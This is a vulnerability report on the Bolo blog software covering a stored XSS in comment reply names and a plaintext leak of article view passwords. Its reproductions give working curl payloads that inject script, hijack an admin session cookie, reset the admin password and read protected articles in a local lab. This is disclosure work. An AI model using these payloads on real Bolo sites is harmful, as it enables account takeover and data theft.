Bolo Vulnerability Report
Software: Bolo
Developer or vendor: bolo-blog
Code repository: https://github.com/bolo-blog/bolo-solo
1. Stored XSS in the Comment Reply Name Leads to Account Takeover
| Brief description: | An unauthenticated visitor can inject a script into a comment, which runs when a visitor opens the article page and takes over the visitor’s account. |
|---|---|
| Affected versions: | 1.7 to 2.6.4 |
| Introduced in: | bolo-solo commit d9078c95 |
| Preconditions: | None. |
Root Cause
Bolo’s comment endpoint /article/comments accepts comments from guests. Besides the comment content and the commenter’s nickname, the request body may carry commentOriginalCommentId and commentOriginalCommentName, which name the comment being replied to and its author.
CommentMgmtService.addArticleComment copies commentOriginalCommentName from the request into the comment object:
// src/main/java/org/b3log/solo/service/CommentMgmtService.java:299-306    commit 0df599ea99
comment.put(Comment.COMMENT_ORIGINAL_COMMENT_ID, "");
comment.put(Comment.COMMENT_ORIGINAL_COMMENT_NAME, "");
comment.put(Comment.COMMENT_NAME, commentName);
comment.put(Comment.COMMENT_URL, commentURL);
comment.put(Comment.COMMENT_CONTENT, commentContent);
comment.put(Comment.COMMENT_ORIGINAL_COMMENT_ID,
        requestJSONObject.optString(Comment.COMMENT_ORIGINAL_COMMENT_ID));
comment.put(Comment.COMMENT_ORIGINAL_COMMENT_NAME,
        requestJSONObject.optString(Comment.COMMENT_ORIGINAL_COMMENT_NAME));
Only after that does the code look up the original comment by id:
// src/main/java/org/b3log/solo/service/CommentMgmtService.java:325-336    commit 0df599ea99
if (StringUtils.isNotBlank(originalCommentId)) {
    originalComment = commentRepository.get(originalCommentId);
    if (null != originalComment) {
        comment.put(Comment.COMMENT_ORIGINAL_COMMENT_ID, originalCommentId);
        final String originalCommentName = originalComment.getString(Comment.COMMENT_NAME);

        comment.put(Comment.COMMENT_ORIGINAL_COMMENT_NAME, originalCommentName);
        ret.put(Comment.COMMENT_ORIGINAL_COMMENT_NAME, originalCommentName);

        ret.put(Common.IS_REPLY, true);
    } else {
        LOGGER.log(Level.WARN, "Not found orginal comment[id={0}] of reply[name={1}, content={2}]",
                originalCommentId, commentName, commentContent);
    }
}
When the lookup fails, the code only logs a warning, and the commentOriginalCommentName written earlier stays in the comment.
CommentQueryService.getComments treats a comment as a reply whenever commentOriginalCommentId is not empty, without checking that the comment exists:
// src/main/java/org/b3log/solo/service/CommentQueryService.java:239-245    commit 0df599ea99
comment.put(Common.IS_REPLY, false);
if (StringUtils.isNotBlank(comment.optString(Comment.COMMENT_ORIGINAL_COMMENT_ID))) {
    comment.put(Common.IS_REPLY, true);
}
A comment submitted with a non-existent id and a crafted name is therefore rendered as a reply. The bolo-nexmoe skin writes the reply name into the HTML:
<!-- src/main/webapp/skins/bolo-nexmoe/common-comment.ftl:29-34    commit 0df599ea99 -->
<#if comment.isReply>
    @
<a href="${servePath}${article.permalink}#${comment.commentOriginalCommentId}"
   onmouseover="page.showComment(this, '${comment.commentOriginalCommentId}', 23);"
   onmouseout="page.hideComment('${comment.commentOriginalCommentId}')"
>${comment.commentOriginalCommentName}</a>
</#if>
The comment content passes through Markdowns.clean and the nickname passes through AntiXSS, while the reply name has no such filter. The column is 50 characters wide (src/main/resources/repository.json:173-176), which leaves room for a short script.
The session cookie carries no HttpOnly attribute, so the script reads it with document.cookie.
Reproduction Environment
The lab runs the official compose deployment:
mkdir bolo && cd bolo
wget https://raw.githubusercontent.com/bolo-blog/bolo-solo/v2.6.4_stable/docker-compose.yaml
mkdir scripts
wget -P scripts https://raw.githubusercontent.com/bolo-blog/bolo-solo/v2.6.4_stable/scripts/1-create-database.sql
docker compose -p bolo-vuln up -d
Open http://localhost:8080/start and finish the setup with admin as the administrator account and Admin@12345 as the password.
If the container restarts repeatedly and the log reports unable to allocate file descriptor table, add a ulimits.nofile entry to the bolo service in the compose file and start it again.
Reproduction
The home page article is served at /hello-bolo, and the page source carries its id:
curl -s http://localhost:8080/hello-bolo | grep -o '"oId": "[0-9]*"'The output is:
"oId": "1794665724180"Post a comment with commentOriginalCommentId set to a value that does not exist and commentOriginalCommentName set to a script:
curl -s -o /dev/null -w '%{http_code}\n' -X POST http://localhost:8080/article/comments \
  -H 'Content-Type: application/json' \
  -d '{"oId":"1794665724180","boloSite":"http://localhost:8080/","boloUser":"attacker","email":"","URI":"http://localhost:8080/","commentContent":"Nice post","commentOriginalCommentId":"1","commentOriginalCommentName":"<script>document.write(document.cookie)</script>"}'
Log in as the administrator at http://localhost:8080/start with admin / Admin@12345 and open the article. The script writes the value of document.cookie into the comment area, which confirms the XSS:

The cookie shown on the page is:
solo=b956e66b9b17818b75b680b33bfb1c4967d1cb7471e25c0805061f570148389a0ab3e511c66d47700c39c5dadc211972038c3f57c19d307c2ee7691a175765e53bf4d8faacc0cd726d7659971e38a912Request the user list of the console with this cookie:
curl -s -H 'Cookie: solo=b956e66b9b17818b75b680b33bfb1c4967d1cb7471e25c0805061f570148389a0ab3e511c66d47700c39c5dadc211972038c3f57c19d307c2ee7691a175765e53bf4d8faacc0cd726d7659971e38a912' http://localhost:8080/console/users/1/100/100The output is:
{"sc":true,"pagination":{"paginationPageCount":1,"paginationPageNums":[1]},"users":[{"userB3Key":"c1c761ba28cba88ff92d4365f8e230c1","userAvatar":"https://pic.stackoverflow.wiki/uploadImages/117/136/73/84/2020/08/03/19/59/2c12286b-91a0-478e-ba47-edaa21f19476.png","userGitHubId":"000000","oId":"1794665722507","userName":"admin","userRole":"adminRole","userURL":"http://localhost:8080"},{"userB3Key":"0a45c98b7f065e77accc819d08882200","userAvatar":"https://pic.stackoverflow.wiki/uploadImages/114/246/231/87/2020/06/06/02/26/65e10ea4-41e0-4da8-82fa-a00da2770ce2.png","userGitHubId":"000000","oId":"1794665745547","userName":"attacker","userRole":"visitorRole","userURL":"http://localhost:8080/"}]}Reset the administrator password with the same session, with userB3Key set to the new password:
curl -s -X PUT http://localhost:8080/console/user/ \
  -H 'Cookie: solo=b956e66b9b17818b75b680b33bfb1c4967d1cb7471e25c0805061f570148389a0ab3e511c66d47700c39c5dadc211972038c3f57c19d307c2ee7691a175765e53bf4d8faacc0cd726d7659971e38a912' \
  -H 'Content-Type: application/json' \
  -d '{"oId":"1794665722507","userName":"admin","userRole":"adminRole","userURL":"http://localhost:8080","userAvatar":"https://pic.stackoverflow.wiki/uploadImages/117/136/73/84/2020/08/03/19/59/2c12286b-91a0-478e-ba47-edaa21f19476.png","userB3Key":"Pwned@2026"}'
The output is:
{"sc":true,"msg":"更新成功"}Log in to the console in the browser with the new password:

2. Article View Password Disclosed in Plaintext
| Brief description: | The article list endpoint returns the view password, and an unauthenticated visitor can read the protected article with it. |
|---|---|
| Affected versions: | 1.7 to 2.6.4 |
| Introduced in: | bolo-solo commit d9078c95 |
| Preconditions: | The blog has an article with a view password. |
Root Cause
The article list at /articles is served by ArticleProcessor.getArticlesByPage, whose query carries only the pagination parameters, the article status and the update hint:
// src/main/java/org/b3log/solo/processor/ArticleProcessor.java:455-460    commit 0df599ea99
final JSONObject requestJSONObject = Solos.buildPaginationRequest(pathBuilder.toString());
requestJSONObject.put(Article.ARTICLE_STATUS, Article.ARTICLE_STATUS_C_PUBLISHED);
requestJSONObject.put(Option.ID_C_ENABLE_ARTICLE_UPDATE_HINT,
        preference.optBoolean(Option.ID_C_ENABLE_ARTICLE_UPDATE_HINT));
final JSONObject result = articleQueryService.getArticles(requestJSONObject);
ArticleQueryService.getArticles returns the article rows from the database and removes only the fields the caller lists in excludes; the query above lists none:
// src/main/java/org/b3log/solo/service/ArticleQueryService.java:637-638    commit 0df599ea99
JSONArray excludes = requestJSONObject.optJSONArray(Keys.EXCLUDES);
excludes = null == excludes ? new JSONArray() : excludes;
Before the list is rendered, DataModelService.setArticleExProperties checks whether the visitor needs the password and replaces articleContent with a notice:
// src/main/java/org/b3log/solo/service/DataModelService.java:1259-1262    commit 0df599ea99
if (Solos.needViewPwd(context, article)) {
    final String content = langPropsService.get("articleContentPwd");
    article.put(ARTICLE_CONTENT, content);
}
articleViewPwd remains in the article object and is returned with the list response.
Reproduction Environment
The lab runs the official compose deployment. Rebuild the containers and finish the setup:
docker compose -p bolo-vuln down -v
docker compose -p bolo-vuln up -d
Open http://localhost:8080/start and finish the setup with admin / Admin@12345.
Reproduction
Log in as the administrator and create an article with a view password, where articleStatus 0 means published and articleViewPwd is S3cret:
curl -s -c /tmp/bolo-cookies -o /dev/null -X POST http://localhost:8080/oauth/bolo/login \
  --data-urlencode username=admin --data-urlencode password='Admin@12345'
curl -s -b /tmp/bolo-cookies -X POST http://localhost:8080/console/article/ \
  -H 'Content-Type: application/json' \
  -d '{"article":{"articleTitle":"Investor update","articleContent":"REVENUE-FORECAST-2027","articleAbstract":"Restricted","articleAbstractText":"Restricted","articleTags":"internal","articleStatus":0,"articleCommentable":true,"articleViewPwd":"S3cret","articleSignId":"1"}}'
The output is:
{"msg":"添加成功","sc":true,"oId":"1794665921361"}Request the article list without logging in:
curl -s http://localhost:8080/articles | python3 -m json.toolThe output is:
{
    "sc": true,
    "rslts": {
        "pagination": {
            "paginationPageCount": 1,
            "paginationPageNums": [
                1
            ]
        },
        "articles": [
            {
                "articleCreated": 1794665921469,
                "articleCreateTime": 1794665921469,
                "articleRandomDouble": 0.8435085017955908,
                "articleAuthorId": "1794665911359",
                "articleAbstract": "<p>Restricted</p>",
                "articleViewPwd": "S3cret",
                "articleCreateDate": "Sat Nov 14 22:18:41 CST 2026",
                "articleAbstractText": "Restricted",
                "articleViewCount": 1,
                "articleCommentable": true,
                "articleContent": "<p>\u8be5\u6587\u7ae0\u5df2\u7ecf\u52a0\u5bc6\u3002</p>",
                "articleUpdateDate": "Sat Nov 14 22:18:41 CST 2026",
                "articleCommentCount": 0,
                "articleImg1URL": "http://localhost:8080/image/20261114221842343.jpg?imageView2/1/w/1280/h/720/interlace/1/q/100",
                "authorThumbnailURL": "https://pic.stackoverflow.wiki/uploadImages/117/136/73/84/2020/08/03/19/59/2c12286b-91a0-478e-ba47-edaa21f19476.png",
                "articleTitle": "Investor update",
                "articleSignId": "1",
                "articleTags": "internal",
                "oId": "1794665921361",
                "articlePutTop": false,
                "hasUpdated": false,
                "authorId": "1794665911359",
                "articleUpdated": 1794665921469,
                "authorName": "admin",
                "articleStatus": 0,
                "articleUpdateTime": 1794665921469,
                "articleCategory": "",
                "articlePermalink": "/articles/2026/11/14/1794665921361.html"
            },
            {
                "articleCreated": 1794665912861,
                "articleCreateTime": 1794665912861,
                "articleRandomDouble": 0.8732745907137656,
                "articleAuthorId": "1794665911359",
                "articleAbstract": "<p><img src=\"http://localhost:8080/image/20261114221832466.jpg?imageView2/1/w/1280/h/720/interlace/1/q/100\" alt=\"\"></p>\n<p>Bolo \u535a\u5ba2\u7cfb\u7edf\u5df2\u7ecf\u521d\u59cb\u5316\u5b8c\u6bd5\uff0c\u53ef\u5728\u7ba1\u7406\u540e\u53f0 - \u5de5\u5177 - \u504f\u597d\u8bbe\u5b9a\u4e2d\u8c03\u6574\u66f4\u591a\u7ec6\u8282\u8bbe\u7f6e\u3002\u5982\u679c\u9700\u8981\u5bfc\u5165\u5df2\u6709\u535a\u5ba2\u6587\u7ae0\uff0c\u8bf7\u53c2\u8003\u6587\u6863 <a href=\"https://ld246.com/article/1498490209748\" target=\"_blank\">Hexo/Jekyll/Markdown \u6587\u4ef6\u5bfc\u5165</a>\u3002</p>\n<p>Bolo \u662f\u57fa\u4e8e <a href=\"https://github.com/b3log/solo\" target=\"_blank\">Solo</a> \u7684\u4fee\u6539\u7248\uff0c\u4e3b\u6253\u529f\u80fd:</p>\n<ol>\n<li>\n<p>\u79bb\u7ebf</p>\n</li>\n<li>\n<p>\u5206\u7c7b\u4f18\u5316</p>\n</li>\n<li>\n<p>\u6e38\u5ba2\u5316\u8bc4\u8bba</p>\n</li>\n<li>\n<p>\u540c\u6b65\u4e0e\u4e3b\u5206\u652f\u66f4\u65b0</p>\n</li>\n</ol>\n<p>\u6b22\u8fce\u4f60\u7684\u4f53\u9a8c\uff01</p>\n<p>\u8bf7\u5728\u8bbe\u7f6e-\u504f\u597d\u8bbe\u5b9a\u4e2d\u8bbe\u7f6e\u9ed1\u5ba2\u6d3e\u7528\u6237\u540d\u548c B3log Key \u4ee5\u83b7\u5f97\u5b8c\u6574\u4f53\u9a8c\u3002</p>\n<p>\u6700\u540e\uff0c\u5982\u679c\u4f60\u89c9\u5f97 Bolo \u5f88\u8d5e\uff0c\u8bf7\u5230<a href=\"https://github.com/adlered/bolo-solo\" target=\"_blank\">\u9879\u76ee\u4e3b\u9875</a>\u7ed9\u9897\u661f\u9f13\u52b1\u4e00\u4e0b\u2764\ufe0f</p>",
                "articleViewPwd": "",
                "articleCreateDate": "Sat Nov 14 22:18:32 CST 2026",
                "articleAbstractText": "Bolo \u535a\u5ba2\u7cfb\u7edf\u5df2\u7ecf\u521d\u59cb\u5316\u5b8c\u6bd5\uff0c\u53ef\u5728\u7ba1\u7406\u540e\u53f0 - \u5de5\u5177 - \u504f\u597d\u8bbe\u5b9a\u4e2d\u8c03\u6574\u66f4\u591a\u7ec6\u8282\u8bbe\u7f6e\u3002\u5982\u679c\u9700\u8981\u5bfc\u5165\u5df2\u6709\u535a\u5ba2\u6587\u7ae0\uff0c\u8bf7\u53c2\u8003\u6587\u6863 Hexo/Jekyll/Markdown \u6587\u4ef6\u5bfc\u5165\u3002 Bolo \u662f\u57fa\u4e8e Solo \u7684\u4fee\u6539\u7248\uff0c\u4e3b\u6253\u529f\u80fd:   \u79bb\u7ebf   \u5206\u7c7b\u4f18\u5316   \u6e38\u5ba2\u5316\u8bc4\u8bba   \u540c\u6b65\u4e0e\u4e3b\u5206\u652f\u66f4\u65b0   \u6b22\u8fce\u4f60\u7684\u4f53\u9a8c\uff01 \u8bf7\u5728\u8bbe\u7f6e-\u504f\u597d\u8bbe\u5b9a\u4e2d\u8bbe\u7f6e\u9ed1\u5ba2\u6d3e\u7528\u6237\u540d\u548c B3log Key \u4ee5\u83b7\u5f97\u5b8c\u6574\u4f53\u9a8c\u3002 \u6700\u540e\uff0c\u5982\u679c\u4f60\u89c9\u5f97 Bolo \u5f88\u8d5e\uff0c\u8bf7\u5230\u9879\u76ee\u4e3b\u9875\u7ed9\u9897\u661f\u9f13\u52b1\u4e00\u4e0b\u2764\ufe0f",
                "articleViewCount": 0,
                "articleCommentable": true,
                "articleContent": "<p><img src=\"http://localhost:8080/image/20261114221832466.jpg?imageView2/1/w/1280/h/720/interlace/1/q/100\" alt=\"\"></p>\n<p>Bolo \u535a\u5ba2\u7cfb\u7edf\u5df2\u7ecf\u521d\u59cb\u5316\u5b8c\u6bd5\uff0c\u53ef\u5728\u7ba1\u7406\u540e\u53f0 - \u5de5\u5177 - \u504f\u597d\u8bbe\u5b9a\u4e2d\u8c03\u6574\u66f4\u591a\u7ec6\u8282\u8bbe\u7f6e\u3002\u5982\u679c\u9700\u8981\u5bfc\u5165\u5df2\u6709\u535a\u5ba2\u6587\u7ae0\uff0c\u8bf7\u53c2\u8003\u6587\u6863 <a href=\"https://ld246.com/article/1498490209748\" target=\"_blank\">Hexo/Jekyll/Markdown \u6587\u4ef6\u5bfc\u5165</a>\u3002</p>\n<p>Bolo \u662f\u57fa\u4e8e <a href=\"https://github.com/b3log/solo\" target=\"_blank\">Solo</a> \u7684\u4fee\u6539\u7248\uff0c\u4e3b\u6253\u529f\u80fd:</p>\n<ol>\n<li>\n<p>\u79bb\u7ebf</p>\n</li>\n<li>\n<p>\u5206\u7c7b\u4f18\u5316</p>\n</li>\n<li>\n<p>\u6e38\u5ba2\u5316\u8bc4\u8bba</p>\n</li>\n<li>\n<p>\u540c\u6b65\u4e0e\u4e3b\u5206\u652f\u66f4\u65b0</p>\n</li>\n</ol>\n<p>\u6b22\u8fce\u4f60\u7684\u4f53\u9a8c\uff01</p>\n<p>\u8bf7\u5728\u8bbe\u7f6e-\u504f\u597d\u8bbe\u5b9a\u4e2d\u8bbe\u7f6e\u9ed1\u5ba2\u6d3e\u7528\u6237\u540d\u548c B3log Key \u4ee5\u83b7\u5f97\u5b8c\u6574\u4f53\u9a8c\u3002</p>\n<p>\u6700\u540e\uff0c\u5982\u679c\u4f60\u89c9\u5f97 Bolo \u5f88\u8d5e\uff0c\u8bf7\u5230<a href=\"https://github.com/adlered/bolo-solo\" target=\"_blank\">\u9879\u76ee\u4e3b\u9875</a>\u7ed9\u9897\u661f\u9f13\u52b1\u4e00\u4e0b\u2764\ufe0f</p>",
                "articleUpdateDate": "Sat Nov 14 22:18:32 CST 2026",
                "articleCommentCount": 1,
                "articleImg1URL": "http://localhost:8080/image/20261114221832466.jpg?imageView2/1/w/1280/h/720/interlace/1/q/100",
                "authorThumbnailURL": "https://pic.stackoverflow.wiki/uploadImages/117/136/73/84/2020/08/03/19/59/2c12286b-91a0-478e-ba47-edaa21f19476.png",
                "articleTitle": "\u83e0\u841d Bolo \u535a\u5ba2\u7cfb\u7edf\u5df2\u90e8\u7f72\u6210\u529f\u3002",
                "articleSignId": "1",
                "articleTags": "Bolo",
                "oId": "1794665912890",
                "articlePutTop": false,
                "hasUpdated": false,
                "authorId": "1794665911359",
                "articleUpdated": 1794665912861,
                "authorName": "admin",
                "articleStatus": 0,
                "articleUpdateTime": 1794665912861,
                "articleCategory": "",
                "articlePermalink": "/hello-bolo"
            }
        ]
    }
}
The articleViewPwd of that article is S3cret while articleContent is replaced with the notice 该文章已经加密。 (“this article is already encrypted”).
Open the article in the browser, and the page asks for the view password:

The article content shows up after S3cret is entered: